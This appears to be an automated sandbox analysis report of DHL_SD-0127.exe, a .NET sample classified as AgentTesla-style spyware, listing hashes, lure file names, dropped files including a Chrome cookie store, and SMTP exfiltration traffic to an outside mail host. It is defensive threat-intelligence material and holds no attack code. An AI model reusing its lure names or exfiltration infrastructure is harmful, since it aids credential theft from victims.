Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@3/2@4/1
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All • Exclude process from analysis (whitelisted): BackgroundTransferHost.exe, backgroundTaskHost.exe, svchost.exe, wuapihost.exe • Excluded IPs from analysis (whitelisted): 168.61.161.212, 104.42.151.234, 51.104.144.132, 52.155.217.156, 20.54.26.129, 67.26.81.254, 8.248.121.254, 8.241.123.254, 67.27.159.254, 67.27.158.126, 51.11.168.160, 95.101.22.216, 95.101.22.224 • Excluded domains from analysis (whitelisted): displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, arc.msn.com.nsatc.net, displaycatalog.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, skypedataprdcolcus17.cloudapp.net, ctldl.windowsupdate.com, a1449.dscg2.akamai.net, arc.msn.com, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, ris.api.iris.microsoft.com, blobcollector.events.data.trafficmanager.net, audownload.windowsupdate.nsatc.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, auto.au.download.windowsupdate.com.c.footprint.net, img-prod-cms-rt-microsoft-com.akamaized.net, skypedataprdcolwus16.cloudapp.net, au-bg-shim.trafficmanager.net • Report size getting too big, too many NtAllocateVirtualMemory calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
15:37:13	API Interceptor	1031x Sleep call for process: DHL_SD-0127.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
208.91.199.223	PO#21010028 - SYINDAC QT-00820_pdf.exe	Get hash	malicious	Browse	
	Quotation Prices.exe	Get hash	malicious	Browse	
	HTG-9066543.exe	Get hash	malicious	Browse	
	SKM20012021.doc	Get hash	malicious	Browse	
	file.exe	Get hash	malicious	Browse	
	UAE CHEMEX PPMC.exe	Get hash	malicious	Browse	
	Po_HANGHING_01.exe	Get hash	malicious	Browse	
	Quotation.exe	Get hash	malicious	Browse	
	Booking.exe	Get hash	malicious	Browse	
	C.V. - application letter.exe	Get hash	malicious	Browse	
	AWB & Shipping Document.exe	Get hash	malicious	Browse	
	Y3fwLpzaXNZPaT6.exe	Get hash	malicious	Browse	
	XyZQ7im2Dv.exe	Get hash	malicious	Browse	
	FB-108N & FB-108NK #U8a62#U50f9 - #U7530#U52e4.exe	Get hash	malicious	Browse	
	ESrYdvhNfV.exe	Get hash	malicious	Browse	
	KBC Enquiry No.20201228.xlsx	Get hash	malicious	Browse	
	LR8meXRan7.exe	Get hash	malicious	Browse	
	Proforma Invoice.exe	Get hash	malicious	Browse	
	Purchase order.exe	Get hash	malicious	Browse	
	181c6640-693e-417a-bc21-8e1fe6302632.exe	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
us2.smtp.mailhostbox.com	HTG-9087650.exe	Get hash	malicious	Browse	• 208.91.198.143
	TACSAL.xlsx	Get hash	malicious	Browse	• 208.91.199.225
	PO#21010028 - SYINDAC QT-00820_pdf.exe	Get hash	malicious	Browse	• 208.91.199.223
	para.exe	Get hash	malicious	Browse	• 208.91.199.225
	AWB 9899691012 TRACKING INFO_pdf.exe	Get hash	malicious	Browse	• 208.91.199.224
	para.exe	Get hash	malicious	Browse	• 208.91.199.224
	SIC_9827906277.pdf.exe	Get hash	malicious	Browse	• 208.91.198.143
	Quotation Prices.exe	Get hash	malicious	Browse	• 208.91.199.225
	SecuriteInfo.com.Trojan.PackedNET.519.20020.exe	Get hash	malicious	Browse	• 208.91.199.225
	SSE_SOA2021.doc	Get hash	malicious	Browse	• 208.91.198.143
	HTG-9066543.exe	Get hash	malicious	Browse	• 208.91.199.223
	New Order #21076.exe	Get hash	malicious	Browse	• 208.91.199.224
	HTMY-209871640.exe	Get hash	malicious	Browse	• 208.91.198.143
	SecuriteInfo.com.Artemis707F61F6A223.exe	Get hash	malicious	Browse	• 208.91.199.225
	New order.PDF.exe	Get hash	malicious	Browse	• 208.91.199.224
	SOA.exe	Get hash	malicious	Browse	• 208.91.199.225
	7xCBr7CChD.exe	Get hash	malicious	Browse	• 208.91.199.224
	Purchase Order no 7770022460.exe	Get hash	malicious	Browse	• 208.91.199.224
	Payment slip.exe	Get hash	malicious	Browse	• 208.91.198.143
	2Dd20YdQDR.exe	Get hash	malicious	Browse	• 208.91.198.143

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
PUBLIC-DOMAIN-REGISTRYUS	Statement of Account as of Jan_27 2021.xlsm	Get hash	malicious	Browse	• 208.91.199.150
	HTG-9087650.exe	Get hash	malicious	Browse	• 208.91.198.143
	TACSAL.xlsx	Get hash	malicious	Browse	• 208.91.199.225
	PO#21010028 - SYINDAC QT-00820_pdf.exe	Get hash	malicious	Browse	• 208.91.199.223
	para.exe	Get hash	malicious	Browse	• 208.91.199.225
	AWB 9899691012 TRACKING INFO_pdf.exe	Get hash	malicious	Browse	• 208.91.199.224
	para.exe	Get hash	malicious	Browse	• 208.91.199.224
	SIC_9827906277.pdf.exe	Get hash	malicious	Browse	• 208.91.198.143
	Quotation Prices.exe	Get hash	malicious	Browse	• 208.91.199.223
	SecuriteInfo.com.Trojan.PackedNET.519.20020.exe	Get hash	malicious	Browse	• 208.91.199.225
	Shipping_Details.exe	Get hash	malicious	Browse	• 204.11.58.28
	Request.xlsx	Get hash	malicious	Browse	• 103.53.40.13
	HTG-9066543.exe	Get hash	malicious	Browse	• 208.91.199.223
	vA0mtZ7JzJ.exe	Get hash	malicious	Browse	• 216.10.246.131
	New Order #21076.exe	Get hash	malicious	Browse	• 208.91.199.224
	k.dll	Get hash	malicious	Browse	• 162.215.252.76
	HTMY-209871640.exe	Get hash	malicious	Browse	• 208.91.198.143
	SecuriteInfo.com.Artemis707F61F6A223.exe	Get hash	malicious	Browse	• 208.91.199.225
	SecuriteInfo.com.Trojan.DownLoader36.37393.26064.exe	Get hash	malicious	Browse	• 43.225.55.205
	New order.PDF.exe	Get hash	malicious	Browse	• 208.91.199.224

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\DHL_SD-0127.exe.log	
Process:	C:\Users\user\Desktop\DHL_SD-0127.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1216
Entropy (8bit):	5.355304211458859
Encrypted:	false
SSDEEP:	24:MLUE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4x84j:MIHK5HKXE1qHiYHKhQnoPtHoxHhAHKzr
MD5:	FED34146BF2F2FA59DCF8702FCC8232E
SHA1:	B03BFEA175989D989850CF06FE5E7BBF56EAA00A
SHA-256:	123BE4E3590609A008E85501243AF5BC53FA0C26C82A92881B8879524F8C0D5C
SHA-512:	1CC89F2ED1DBD70628FA1DC41A32BA0BFA3E81EAE1A1CF3C5F6A48F2DA0BF1F21A5001B8A18B04043C5B8FE4FBE663068D86AA8C4BD8E17933F75687C3178F F6
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21

C:\Users\user\AppData\Roaming\esgve1u2.j3c\Chrome\Default\Cookies	
Process:	C:\Users\user\Desktop\DHL_SD-0127.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	20480
Entropy (8bit):	0.7006690334145785
Encrypted:	false

C:\Users\user\AppData\Roaming\esgve1u2.j3c\Chrome\Default\Cookies	
SSDEEP:	24:TLbJLbXaFpEO5bNmISHn06UwcQPx5fBoe9H6pf1H1oNQ:T5LLOpEO5J/Kn7U1uBobfvoNQ
MD5:	A7FE10DA330AD03BF22DC9AC76BBB3E4
SHA1:	1805CB7A2208BAEFF71DCB3FE32DB0CC935CF803
SHA-256:	8D6B84A96429B5C672838BF431A47EC59655E561EBFBB4E63B46351D10A7AAD8
SHA-512:	1DBE27AED6E1E98E9F82AC1F5B774ACB6F3A773BEB17B66C2FB7B89D12AC87A6D5B716EF844678A5417F30EE8855224A8686A135876AB4C0561B3C6059E635C7
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	SQLite format 3.....@ .....C..... ..g... .8..... ....

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.3900846984476
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.83% • Win32 Executable (generic) a (10002005/4) 49.78% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%
File name:	DHL_SD-0127.exe
File size:	834560
MD5:	3a9ca461ef90c8df02127c77eace93e3
SHA1:	ad78f376032c7a12f600b2c8088ec23eda2a7f5d
SHA256:	0dd717bee251b18b3324e6644ce2210d02c69de5b03ae51ac0c38f14a0757869
SHA512:	0b1684d7c37c4590ee36bc8306b69491c7e3220e936686c30095d26adb4d5d69a6555bf60696f359dcfb6629a0aa877104b2dfc5f544ac55fbab37d96dbbae3e
SSDEEP:	12288:h5qfu19Gl/mEFhp2uAOZTR2nRfh+BtqKuCwaBU:hbAOUX2uhkVh+Btq9Za
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....!.`.....0.....N.... .....@.. .... @.....

File Icon

Icon Hash:	e0dc9e0e1e9296e8

Static PE Info

General

Entrypoint:	0x4bc64e
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x601121B3 [Wed Jan 27 08:17:55 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4

General

File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0xbc5fc	0x4f	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0xbe000	0x10e98	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0xd0000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0xba654	0xba800	False	0.681062018264	data	7.54992280513	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0xbe000	0x10e98	0x11000	False	0.133085363051	data	4.50772893985	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xd0000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0xbe100	0x10828	data		
RT_GROUP_ICON	0xce938	0x14	data		
RT_VERSION	0xce95c	0x33c	data		
RT_MANIFEST	0xceca8	0x1ea	XML 1.0 document, UTF-8 Unicode (with BOM) text, with CRLF line terminators		

Imports

DLL	Import
mscoree.dll	_CorExeMain

Version Infos

Description	Data
Translation	0x0000 0x04b0
LegalCopyright	Copyright 2017
Assembly Version	1.0.0.0
InternalName	Apa0.exe
FileVersion	1.0.0.0
CompanyName	
LegalTrademarks	
Comments	
ProductName	HotelMgmtSystem
ProductVersion	1.0.0.0
FileDescription	HotelMgmtSystem
OriginalFilename	Apa0.exe

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/27/21-15:39:03.294372	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49770	587	192.168.2.4	208.91.199.223
01/27/21-15:39:07.006440	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49771	587	192.168.2.4	208.91.199.223

Network Port Distribution

Total Packets: 67

- 53 (DNS)
- 587 undefined

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 27, 2021 15:39:01.523897886 CET	49770	587	192.168.2.4	208.91.199.223
Jan 27, 2021 15:39:01.688785076 CET	587	49770	208.91.199.223	192.168.2.4
Jan 27, 2021 15:39:01.688860893 CET	49770	587	192.168.2.4	208.91.199.223
Jan 27, 2021 15:39:02.278454065 CET	587	49770	208.91.199.223	192.168.2.4
Jan 27, 2021 15:39:02.278882027 CET	49770	587	192.168.2.4	208.91.199.223
Jan 27, 2021 15:39:02.442648888 CET	587	49770	208.91.199.223	192.168.2.4
Jan 27, 2021 15:39:02.442677975 CET	587	49770	208.91.199.223	192.168.2.4
Jan 27, 2021 15:39:02.443888903 CET	49770	587	192.168.2.4	208.91.199.223
Jan 27, 2021 15:39:02.610311985 CET	587	49770	208.91.199.223	192.168.2.4
Jan 27, 2021 15:39:02.611253977 CET	49770	587	192.168.2.4	208.91.199.223
Jan 27, 2021 15:39:02.777941942 CET	587	49770	208.91.199.223	192.168.2.4
Jan 27, 2021 15:39:02.778808117 CET	49770	587	192.168.2.4	208.91.199.223
Jan 27, 2021 15:39:02.950620890 CET	587	49770	208.91.199.223	192.168.2.4
Jan 27, 2021 15:39:02.951024055 CET	49770	587	192.168.2.4	208.91.199.223
Jan 27, 2021 15:39:03.123509884 CET	587	49770	208.91.199.223	192.168.2.4
Jan 27, 2021 15:39:03.123919964 CET	49770	587	192.168.2.4	208.91.199.223
Jan 27, 2021 15:39:03.290496111 CET	587	49770	208.91.199.223	192.168.2.4
Jan 27, 2021 15:39:03.294372082 CET	49770	587	192.168.2.4	208.91.199.223
Jan 27, 2021 15:39:03.294483900 CET	49770	587	192.168.2.4	208.91.199.223
Jan 27, 2021 15:39:03.294936895 CET	49770	587	192.168.2.4	208.91.199.223
Jan 27, 2021 15:39:03.295002937 CET	49770	587	192.168.2.4	208.91.199.223
Jan 27, 2021 15:39:03.458409071 CET	587	49770	208.91.199.223	192.168.2.4
Jan 27, 2021 15:39:03.458803892 CET	587	49770	208.91.199.223	192.168.2.4
Jan 27, 2021 15:39:03.556627035 CET	587	49770	208.91.199.223	192.168.2.4
Jan 27, 2021 15:39:03.603313923 CET	49770	587	192.168.2.4	208.91.199.223
Jan 27, 2021 15:39:04.966976881 CET	49770	587	192.168.2.4	208.91.199.223
Jan 27, 2021 15:39:05.133331060 CET	587	49770	208.91.199.223	192.168.2.4
Jan 27, 2021 15:39:05.133353949 CET	587	49770	208.91.199.223	192.168.2.4
Jan 27, 2021 15:39:05.133521080 CET	49770	587	192.168.2.4	208.91.199.223
Jan 27, 2021 15:39:05.133976936 CET	49770	587	192.168.2.4	208.91.199.223
Jan 27, 2021 15:39:05.297795057 CET	587	49770	208.91.199.223	192.168.2.4
Jan 27, 2021 15:39:05.672003984 CET	49771	587	192.168.2.4	208.91.199.223
Jan 27, 2021 15:39:05.834855080 CET	587	49771	208.91.199.223	192.168.2.4
Jan 27, 2021 15:39:05.835102081 CET	49771	587	192.168.2.4	208.91.199.223
Jan 27, 2021 15:39:06.001796961 CET	587	49771	208.91.199.223	192.168.2.4
Jan 27, 2021 15:39:06.002245903 CET	49771	587	192.168.2.4	208.91.199.223
Jan 27, 2021 15:39:06.167534113 CET	587	49771	208.91.199.223	192.168.2.4
Jan 27, 2021 15:39:06.167576075 CET	587	49771	208.91.199.223	192.168.2.4
Jan 27, 2021 15:39:06.168281078 CET	49771	587	192.168.2.4	208.91.199.223
Jan 27, 2021 15:39:06.333641052 CET	587	49771	208.91.199.223	192.168.2.4
Jan 27, 2021 15:39:06.334599972 CET	49771	587	192.168.2.4	208.91.199.223
Jan 27, 2021 15:39:06.502964973 CET	587	49771	208.91.199.223	192.168.2.4
Jan 27, 2021 15:39:06.503634930 CET	49771	587	192.168.2.4	208.91.199.223
Jan 27, 2021 15:39:06.667743921 CET	587	49771	208.91.199.223	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 27, 2021 15:39:06.668052912 CET	49771	587	192.168.2.4	208.91.199.223
Jan 27, 2021 15:39:06.839237928 CET	587	49771	208.91.199.223	192.168.2.4
Jan 27, 2021 15:39:06.839689016 CET	49771	587	192.168.2.4	208.91.199.223
Jan 27, 2021 15:39:07.004287004 CET	587	49771	208.91.199.223	192.168.2.4
Jan 27, 2021 15:39:07.006222010 CET	49771	587	192.168.2.4	208.91.199.223
Jan 27, 2021 15:39:07.006439924 CET	49771	587	192.168.2.4	208.91.199.223
Jan 27, 2021 15:39:07.006622076 CET	49771	587	192.168.2.4	208.91.199.223
Jan 27, 2021 15:39:07.006792068 CET	49771	587	192.168.2.4	208.91.199.223
Jan 27, 2021 15:39:07.007039070 CET	49771	587	192.168.2.4	208.91.199.223
Jan 27, 2021 15:39:07.007249117 CET	49771	587	192.168.2.4	208.91.199.223
Jan 27, 2021 15:39:07.007416964 CET	49771	587	192.168.2.4	208.91.199.223
Jan 27, 2021 15:39:07.007523060 CET	49771	587	192.168.2.4	208.91.199.223
Jan 27, 2021 15:39:07.170794010 CET	587	49771	208.91.199.223	192.168.2.4
Jan 27, 2021 15:39:07.170819044 CET	587	49771	208.91.199.223	192.168.2.4
Jan 27, 2021 15:39:07.171175957 CET	587	49771	208.91.199.223	192.168.2.4
Jan 27, 2021 15:39:07.211905956 CET	587	49771	208.91.199.223	192.168.2.4
Jan 27, 2021 15:39:07.270689964 CET	587	49771	208.91.199.223	192.168.2.4
Jan 27, 2021 15:39:07.322474957 CET	49771	587	192.168.2.4	208.91.199.223

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 27, 2021 15:37:00.341062069 CET	53	55854	8.8.8.8	192.168.2.4
Jan 27, 2021 15:37:01.623821020 CET	64549	53	192.168.2.4	8.8.8.8
Jan 27, 2021 15:37:01.671741009 CET	53	64549	8.8.8.8	192.168.2.4
Jan 27, 2021 15:37:02.809467077 CET	63153	53	192.168.2.4	8.8.8.8
Jan 27, 2021 15:37:02.857647896 CET	53	63153	8.8.8.8	192.168.2.4
Jan 27, 2021 15:37:04.134896040 CET	52991	53	192.168.2.4	8.8.8.8
Jan 27, 2021 15:37:04.184709072 CET	53	52991	8.8.8.8	192.168.2.4
Jan 27, 2021 15:37:05.418987036 CET	53700	53	192.168.2.4	8.8.8.8
Jan 27, 2021 15:37:05.468396902 CET	53	53700	8.8.8.8	192.168.2.4
Jan 27, 2021 15:37:06.876859903 CET	51726	53	192.168.2.4	8.8.8.8
Jan 27, 2021 15:37:06.924706936 CET	53	51726	8.8.8.8	192.168.2.4
Jan 27, 2021 15:37:08.071641922 CET	56794	53	192.168.2.4	8.8.8.8
Jan 27, 2021 15:37:08.128084898 CET	53	56794	8.8.8.8	192.168.2.4
Jan 27, 2021 15:37:09.072367907 CET	56534	53	192.168.2.4	8.8.8.8
Jan 27, 2021 15:37:09.121082067 CET	53	56534	8.8.8.8	192.168.2.4
Jan 27, 2021 15:37:10.023511887 CET	56627	53	192.168.2.4	8.8.8.8
Jan 27, 2021 15:37:10.074223042 CET	53	56627	8.8.8.8	192.168.2.4
Jan 27, 2021 15:37:11.161756039 CET	56621	53	192.168.2.4	8.8.8.8
Jan 27, 2021 15:37:11.223149061 CET	53	56621	8.8.8.8	192.168.2.4
Jan 27, 2021 15:37:12.200262070 CET	63116	53	192.168.2.4	8.8.8.8
Jan 27, 2021 15:37:12.248226881 CET	53	63116	8.8.8.8	192.168.2.4
Jan 27, 2021 15:37:13.416649103 CET	64078	53	192.168.2.4	8.8.8.8
Jan 27, 2021 15:37:13.467350960 CET	53	64078	8.8.8.8	192.168.2.4
Jan 27, 2021 15:37:14.562462091 CET	64801	53	192.168.2.4	8.8.8.8
Jan 27, 2021 15:37:14.610361099 CET	53	64801	8.8.8.8	192.168.2.4
Jan 27, 2021 15:37:28.231894016 CET	61721	53	192.168.2.4	8.8.8.8
Jan 27, 2021 15:37:28.281941891 CET	53	61721	8.8.8.8	192.168.2.4
Jan 27, 2021 15:37:44.348582983 CET	51255	53	192.168.2.4	8.8.8.8
Jan 27, 2021 15:37:44.413911104 CET	53	51255	8.8.8.8	192.168.2.4
Jan 27, 2021 15:37:45.002852917 CET	61522	53	192.168.2.4	8.8.8.8
Jan 27, 2021 15:37:45.065551996 CET	53	61522	8.8.8.8	192.168.2.4
Jan 27, 2021 15:37:45.667881966 CET	52337	53	192.168.2.4	8.8.8.8
Jan 27, 2021 15:37:45.671504974 CET	55046	53	192.168.2.4	8.8.8.8
Jan 27, 2021 15:37:45.724603891 CET	53	52337	8.8.8.8	192.168.2.4
Jan 27, 2021 15:37:45.743025064 CET	53	55046	8.8.8.8	192.168.2.4
Jan 27, 2021 15:37:46.201255083 CET	49612	53	192.168.2.4	8.8.8.8
Jan 27, 2021 15:37:46.250000000 CET	53	49612	8.8.8.8	192.168.2.4
Jan 27, 2021 15:37:46.772459030 CET	49285	53	192.168.2.4	8.8.8.8
Jan 27, 2021 15:37:46.820364952 CET	53	49285	8.8.8.8	192.168.2.4
Jan 27, 2021 15:37:47.448266983 CET	50601	53	192.168.2.4	8.8.8.8
Jan 27, 2021 15:37:47.510001898 CET	53	50601	8.8.8.8	192.168.2.4
Jan 27, 2021 15:37:48.094192028 CET	60875	53	192.168.2.4	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 27, 2021 15:37:48.147866964 CET	53	60875	8.8.8.8	192.168.2.4
Jan 27, 2021 15:37:48.931762934 CET	56448	53	192.168.2.4	8.8.8.8
Jan 27, 2021 15:37:48.933767080 CET	59172	53	192.168.2.4	8.8.8.8
Jan 27, 2021 15:37:48.986634016 CET	53	59172	8.8.8.8	192.168.2.4
Jan 27, 2021 15:37:48.989953041 CET	53	56448	8.8.8.8	192.168.2.4
Jan 27, 2021 15:37:50.410551071 CET	62420	53	192.168.2.4	8.8.8.8
Jan 27, 2021 15:37:50.459479094 CET	53	62420	8.8.8.8	192.168.2.4
Jan 27, 2021 15:37:51.040783882 CET	60579	53	192.168.2.4	8.8.8.8
Jan 27, 2021 15:37:51.097707987 CET	53	60579	8.8.8.8	192.168.2.4
Jan 27, 2021 15:38:02.545450926 CET	50183	53	192.168.2.4	8.8.8.8
Jan 27, 2021 15:38:02.594690084 CET	53	50183	8.8.8.8	192.168.2.4
Jan 27, 2021 15:38:02.797250986 CET	61531	53	192.168.2.4	8.8.8.8
Jan 27, 2021 15:38:02.871655941 CET	53	61531	8.8.8.8	192.168.2.4
Jan 27, 2021 15:38:08.168700933 CET	49228	53	192.168.2.4	8.8.8.8
Jan 27, 2021 15:38:08.252175093 CET	53	49228	8.8.8.8	192.168.2.4
Jan 27, 2021 15:38:39.888108969 CET	59794	53	192.168.2.4	8.8.8.8
Jan 27, 2021 15:38:39.935863972 CET	53	59794	8.8.8.8	192.168.2.4
Jan 27, 2021 15:38:41.508800030 CET	55916	53	192.168.2.4	8.8.8.8
Jan 27, 2021 15:38:41.565325022 CET	53	55916	8.8.8.8	192.168.2.4
Jan 27, 2021 15:39:00.567984104 CET	52752	53	192.168.2.4	8.8.8.8
Jan 27, 2021 15:39:00.776211977 CET	53	52752	8.8.8.8	192.168.2.4
Jan 27, 2021 15:39:01.196203947 CET	60542	53	192.168.2.4	8.8.8.8
Jan 27, 2021 15:39:01.389117002 CET	53	60542	8.8.8.8	192.168.2.4
Jan 27, 2021 15:39:05.513298988 CET	60689	53	192.168.2.4	8.8.8.8
Jan 27, 2021 15:39:05.571840048 CET	53	60689	8.8.8.8	192.168.2.4
Jan 27, 2021 15:39:05.607729912 CET	64206	53	192.168.2.4	8.8.8.8
Jan 27, 2021 15:39:05.669442892 CET	53	64206	8.8.8.8	192.168.2.4

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 27, 2021 15:39:00.567984104 CET	192.168.2.4	8.8.8.8	0x5b24	Standard query (0)	smtp.tillg lobal.com	A (IP address)	IN (0x0001)
Jan 27, 2021 15:39:01.196203947 CET	192.168.2.4	8.8.8.8	0x4b4b	Standard query (0)	smtp.tillg lobal.com	A (IP address)	IN (0x0001)
Jan 27, 2021 15:39:05.513298988 CET	192.168.2.4	8.8.8.8	0xa02f	Standard query (0)	smtp.tillg lobal.com	A (IP address)	IN (0x0001)
Jan 27, 2021 15:39:05.607729912 CET	192.168.2.4	8.8.8.8	0x6400	Standard query (0)	smtp.tillg lobal.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
